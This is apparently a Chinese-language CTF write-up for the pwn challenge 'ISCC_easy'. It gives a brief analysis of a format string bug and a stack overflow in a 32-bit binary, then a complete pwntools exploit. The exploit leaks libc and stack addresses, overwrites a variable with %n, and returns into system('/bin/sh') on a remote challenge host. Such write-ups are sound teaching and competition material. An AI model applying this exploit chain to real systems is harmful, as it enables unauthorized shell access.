
Nebu1ea 韩磊 [1504895347@qq.com](mailto:1504895347@qq.com)


Pwn: ISCC\_easy

解题思路：

32位ida打开附件



Main函数里就有一个格式字符串漏洞，我们可以利用它泄露地址以及修改x的值



很明显的栈溢出漏洞，直接getshell就行了

Exp:

from pwn import \*

from Crypto.Util.number import long\_to\_bytes, bytes\_to\_long

context.log\_level = 'debug'

context(arch='i386', os='linux')

context.terminal = ['tmux', 'splitw', '-h']

a = remote('182.92.237.102', 10013)

payload = b'%5c%9$n%15$p%12$paaa' + p32(0x804C030) + b'/bin/sh'

a.sendline(payload)

a.recvuntil(b'0x')

libc\_base = int(a.recv(8), 16) - (0xf20ceed5 - 0xf20b4000)

a.recvuntil(b'0x')

stack\_addr = int(a.recv(8), 16)

buffer\_addr = stack\_addr - (0xffc685b0 - 0xffc68588)

payload = b'a' \* 0x94 + p32(libc\_base + 0x41360) + p32(0x08049399) + p32(buffer\_addr)

a.sendline(payload)

a.interactive()